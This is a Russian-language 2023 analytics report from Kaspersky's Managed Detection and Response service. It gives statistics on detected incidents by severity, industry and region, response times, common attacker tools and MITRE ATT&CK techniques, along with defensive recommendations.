Аналитические отчеты
«Лаборатории Касперского»

Managed Detection and Response

kaspersky активируй будущее

2023

Оглавление

Введение

Ежегодный аналитический отчет **Managed Detection and Response** освещает результаты анализа инцидентов, выявленных командой Центра мониторинга и реагирования на инциденты (SOC[1]) «Лаборатории Касперского» в 2023 году.

Целью отчета является предоставление сведений о наиболее часто встречающихся тактиках, техниках и инструментах атакующих, характере выявленных инцидентов и их распределении среди клиентов Kaspersky MDR по географии и секторам экономики.

Этот отчет поможет получить ответы на следующие вопросы:

Кто ваши потенциальные атакующие?

Как они действуют сегодня?

Как можно обнаружить их действия?

1 SOC — Security Operations Center

О Kaspersky Managed Detection and Response (MDR)

Kaspersky MDR обеспечивает круглосуточный мониторинг и реагирование на выявленные инциденты, основанные на технологических решениях и экспертизе «Лаборатории Касперского»[2].

Решения для защиты конечных точек, установленные на стороне заказчика, собирают и передают телеметрию, которая далее анализируется сначала с использованием технологий машинного обучения, а затем — командой экспертов по обнаружению атак с помощью специализированных правил обнаружения — индикаторов атак (IoA[3]), а также путем активного поиска угроз по событиям телеметрии (threat hunting). В результате расследования, по решению аналитиков SOC могут назначаться действия по реагированию, и в случае их согласования со стороны пользователя Kaspersky MDR, продукты для защиты конечных точек обеспечивают реагирование. При отсутствии возможности организовать инструментальное реагирование предоставляются рекомендации по организации расследования и реагирования со стороны пользователя Kaspersky MDR.

Рисунок 1 Схема работы решения Kaspersky MDR

2 В качестве поставщиков телеметрии в MDR поддерживаются все продукты для защиты конечных точек, а также Kaspersky Anti Targeted Attack

3 IoA — Indicator of Attack

Охват решения Kaspersky MDR

Заказчики Kaspersky MDR представлены во всем мире, что позволяет составить достаточно объективное представление о региональной специфике атакующих. На диаграмме ниже отражена география клиентов Kaspersky MDR. Наиболее широко представлены Европа, Россия и СНГ, а также Азиатско-Тихоокеанский регион.


График 1

География решения Kaspersky MDR: Мир

В Европе наибольшее покрытие решением Kaspersky MDR приходится на Италию, Испанию и Австрию.

График 2


География решения Kaspersky MDR: Европа



В Азиатско-Тихоокеанском регионе лидеры — Гонконг и Китай.

График 3

География решения Kaspersky MDR: Азиатско-Тихоокеанский регион



Распределение по отраслям

В 2023 году наибольшее количество инцидентов команда Kaspersky MDR наблюдала в финансовом секторе (18,3%), промышленности (16,9%) и госучреждениях (12,5%).

График 4

Количество клиентов, инцидентов и критических инцидентов MDR по индустриям

График по количеству клиентов отражает степень присутствия Kaspersky MDR в соответствующей отрасли, его сравнение с распределением по количеству инцидентов позволяет грубо оценить частоту инцидентов в отрасли, и по этому показателю в лидерах СМИ, где фиксировалось 6,4% всех инцидентов при 2,6% заказчиков в этом секторе, и транспорт, где доля инцидентов 9,3% при менее 4% заказчиков.

Количество инцидентов


В 2023 году инфраструктура Kaspersky MDR ежедневно получала события телеметрии, в результате обработки которых формировались события безопасности (алерты).

Около 27% событий безопасности были обработаны алгоритмами на основе машинного обучения, еще около 10% были проанализированы экспертами SOC и оказались следствием реальных инцидентов, о которых клиенты были проинформированы через портал Kaspersky MDR.


Таблица 1

Воронка обработки событий MDR


~ 431 000
событий безопасности




~ 90%
событий безопасности были отклонены аналитиками SOC как ложноположительные




~ 314 000
были проанализированы аналитиками SOC




~ 117 000
событий безопасности были обработаны автоматически с помощью технологий ИИ



~ 32 000
событий безопасности были классифицированы как следствия реальных инцидентов



~ 14 000
реальных инцидентов зафиксированы в 2023 году



Скорость обнаружения инцидента

Процесс обнаружения инцидента состоит из нескольких шагов. Сначала специализированный робот назначает событие безопасности из общего потока в очередь доступному аналитику SOC. Далее аналитик обрабатывает событие безопасности, исходя из уровня критичности и гарантированного SLA[4]. Если анализ показывает ложное срабатывание[5], событие безопасности игнорируется и создаются клиентские и/или глобальные фильтры[6]. В противном случае событие безопасности импортируется в новый или существующий инцидент, который после углубленного изучения может быть закрыт как ложное срабатывание или может быть передан клиенту через портал Kaspersky MDR вместе с рекомендуемой реакцией. Если клиент согласовывает рекомендации по реагированию, то это приводит к их автоматическому выполнению агентами на конечных точках.

Критичность	Время на обработку, мин.	Пояснение
Высокая 	**36,37 мин. (2023)** vs 43,75 мин. (2022) vs 41,45 мин. (2021)	Самые сложные инциденты, требующие наибольшего времени на сбор дополнительной информации и составления хронологии. В сравнении с предыдущими периодами[7] это время сократилось на ~ 17%, что связано со снижением числа инцидентов высокой критичности в 2023 году.
Средняя 	**32,55 мин. (2023)** vs 30,92 мин. (2022) vs 34,88 мин. (2021)	Наиболее распространенный уровень критичности, бóльшая часть таких инцидентов — последствия активности вредоносного ПО. В сравнении с предыдущими периодами[7] это время незначительно увеличилось, что объясняется относительным ростом числа инцидентов средней и низкой критичности.
Низкая 	**48,01 мин. (2023)** vs 34,15 мин. (2022) vs 40,24 мин. (2021)	Инциденты самого низкого уровня критичности, бóльшая часть которых связана с последствиями использования нежелательного ПО, провели больше всего времени в очереди.

4 SLA — соглашение об уровне сервиса (Service Level Agreement)

5 Мы различаем два основных типа ложных срабатываний: инфраструктурное — логика создания события безопасности корректна, но из-за особенностей инфраструктуры заказчика данное оповещение не является следствием инцидента; технологическое — логика создания события безопасности работает неправильно и требует корректировки

6 Клиентский фильтр — это настройка логики обнаружения под конкретную инфраструктуру заказчика, такие фильтры создаются для исправления инфраструктурных ложных срабатываний. Глобальный фильтр — корректировка логики обнаружения глобально для всех клиентов в случае технологических ложных срабатываний

7 Аналитический отчет MDR за 2021 Аналитический отчет MDR за 2022

Основные выводы

Более двух критичных инцидентов ежедневно

Наиболее часто встречающийся профиль атакующих в инцидентах высокой критичности:

Целевая атака — 25% (2023) vs 30% (2022) vs 41% (2021)

Анализ защищенности — 20% (2023) vs 19% (2022) vs 18% (2021)

Криминал — 12% (2023) vs 26% (2022) vs 14% (2021)

Наиболее популярные инструменты атакующих

powershell.exe

rundll32.exe

msiexec.exe

Наиболее популярные техники и тактики MITRE ATT&CK:

T1566: Фишинг (TA0001: Первоначальный доступ)

T1210: Эксплуатация удаленных служб (TA0008: Горизонтальные перемещения)

T1098: Манипуляции с учетной записью (TA0003: Закрепление в системе)

Отрасли с наибольшим количеством зафиксированных инцидентов в России и СНГ:

Промышленность — 20%

Финансы — 17%

СМИ — 14%

Отрасли с наибольшим количеством зафиксированных инцидентов в мире:

Финансы — 18%

Промышленность — 17%

Госучреждения — 12%

74% (2023) vs 72% (2022) инцидентов были успешно устранены после получения одного события безопасности

Распределение инцидентов по критичности:

Высокая — 7%

Средняя — 63%

Низкая — 30%

Среднее время обнаружения инцидента :

Высокого уровня критичности — 36,37 мин.

Среднего уровня критичности — 32,55 мин.

Низкого уровня критичности — 48,01 мин.

Ключевые регионы по количеству клиентов:

- Европа — 38%
- Россия и СНГ — 28%
- Азиатско-Тихоокеанский регион — 16%

Ключевые европейские страны:

- Италия — 32%
- Испания — 13%
- Австрия — 10%

Рекомендации

Из около двух сотен LOLbins[8] в инцидентах прошлого года встречались 68, причем использование LOLbins наблюдалось практически в каждом 10-м инциденте, а если брать во внимание только инциденты высокой критичности — то почти в каждом третьем. Лидерами среди инструментов атакующих стали powershell.exe и rundll32.exe, они использовались в 2% всех инцидентов и в 12% критичных инцидентов. Однако, наряду с широким применением LOLbins, их обнаружение связано с большим количеством ложных срабатываний, поэтому **постоянная адаптация детектирующей логики под особенности инфраструктуры и практик работы ИТ-подразделений — важнейшая задача для повышения эффективности** работы команды мониторинга.

Сравнительно большое количество инцидентов связано с обнаружением добавления учетных записей в различные привилегированные группы (Domain Admins, Enterprise Admins, и др.). Для снижения количества ложных срабатываний для таких инцидентов принципиально важны **регулярная инвентаризация членства в привилегированных группах, наличие формального порядка управления полномочиями,** а если мониторинг выполняется подрядными организациями, **данная информация должна быть им оперативно доступна.**

Общие рекомендации:

- Каждый год «Лаборатория Касперского» обнаруживает целевые атаки, реализуемые при непосредственном участии человека. Для их эффективного обнаружения необходимо внедрить активный поиск угроз (threat hunting) в сочетании с классическим мониторингом событий безопасности[9].
- Наиболее продуктивным способом проверки эффективности используемых на предприятии защитных механизмов является проведение различного рода киберучений[10]. Из года в год «Лаборатория Касперского» фиксирует увеличение интереса к такого рода проектам.
- В 2023 году «Лаборатория Касперского» фиксировала меньшее число инцидентов высокого уровня, связанных с использованием ВПО, что с избытком компенсировано количеством аналогичных инцидентов, но средней и низкой критичности, где наиболее эффективным подходом является обеспечение многоуровневой защиты.
- Использование базы знаний MITRE ATT&CK®[11] дает дополнительную контекстную информацию для команд обнаружения и расследования атак. Самые сложные атаки состоят из простых шагов и техник, обнаружение одного шага позволяет выявить всю атаку.

8 LolBins

9 Kaspersky MDR

10 Kaspersky Security Assessment

11 MITRE ATT&CK

Критичность инцидентов

В MDR заказчикам публикуются только инциденты, на которые возможна эффективная реакция с их стороны[12].

Низкий

Без существенного воздействия на бизнес, тем не менее необходимо провести ряд мероприятий для повышения уровня безопасности

Средний

Нет подтверждений участия человека, инцидент способен повлиять на бизнес, но без тяжелых последствий

Высокий

Атака с участием человека или вирусное заражение, оказывающие серьезное воздействие на бизнес

В 2023 году в среднем каждый день наблюдалось более двух критичных инцидентов. 2021 год был рекордным по количеству критичных инцидентов, но с тех пор наблюдается тенденция на снижение доли таких инцидентов с одновременным ростом заражений вредоносным или нежелательным ПО.

График 5 Инциденты по уровню критичности





График 6 Критичность инцидентов MDR по годам



Такое перераспределение инцидентов высокой критичности в инциденты средней и низкой критичности, связанные, согласно нашей классификации, с обнаружением ВПО без видимых следов работы человека, можно объяснить «коммодизацией инструментария», когда разработанные ранее инструменты для проведения целевых кампаний в результате утечек или иных причин получили широкое распространение и переиспользуются в попытках реализации полностью автоматизированных атак. Также этой тенденции способствуют растущие рынки заказного ВПО и модели типа Malware-as-a-service[13]. Против таких, полностью автоматических атак, современные EPP способны обеспечить эффективное автоматическое реагирование.


12 Например, если портативный ПК подключен в публичную БЛВС и система предотвращения сетевых вторжений фиксирует попытки эксплуатации EternalBlue — это, безусловно, инцидент, однако реакции не требует, так как в публичной БЛВС нередко подключаются скомпрометированные ПК, лечение которых за пределами возможностей заказчика, — о таком инциденте не будет оповещения в MDR. Рассмотрим аналогичный инцидент, но обнаруженный в корпоративной сети, где скомпрометированный ПК, хоть и не под защитой MDR, но управляется и полностью контролируется заказчиком, — такой инцидент будет опубликован в портале MDR и будут даны рекомендации по реагированию.

13 Malware-as-a-service

На приведенной ниже диаграмме отражено ожидаемое количество инцидентов заданной критичности с объемом 10 000 конечных точек в мониторинге, распределенное по индустриям.

График 7

Распределение инцидентов по критичности и отраслям




Из диаграммы следует, что наибольшее относительное количество инцидентов наблюдалось в СМИ, госучреждениях и строительных компаниях.

В сравнении с 2022 годом значительный рост количества инцидентов наблюдался в секторе СМИ, строительных организациях, госучреждениях и телекоме, также небольшое увеличение можно заметить на предприятиях розничной торговли, но в основном за счет инцидентов низкой критичности.

Доля критичных инцидентов редко превышает 10%, и поэтому они визуально теряются в общем объеме инцидентов. В этой связи рассмотрим отдельно только критичные инциденты.

График 8

Количество критичных инцидентов по индустриям в сравнении с предыдущим годом



Из диаграммы следует отметить общее преобладание падения числа инцидентов высокой критичности в сравнении с прошлым годом. Однако заметный рост наблюдался в секторе образования — с 2 до 9 критичных инцидентов с 10 000 конечных точек, но с учетом общего числа инцидентов в этом секторе (1,1%) и количества клиентов (2,1%) этот рост можно считать незначительным. А вот в пищевой промышленности, ИТ, СМИ, в производстве и рознице, с учетом объема клиентов из этих отраслей в общей клиентской базе Kaspersky MDR, падение числа критичных инцидентов существенное. Сравнительно большой рост критичных инцидентов наблюдался в телекоме, а в финансах, здравоохранении и транспорте количество критичных инцидентов в 2023 году практически повторило количество таковых за предыдущий год.


Эффективность реагирования

График 9

Распределение инцидентов по количеству релевантных событий безопасности

График 10

Распределение инцидентов по критичности и количеству релевантных событий безопасности



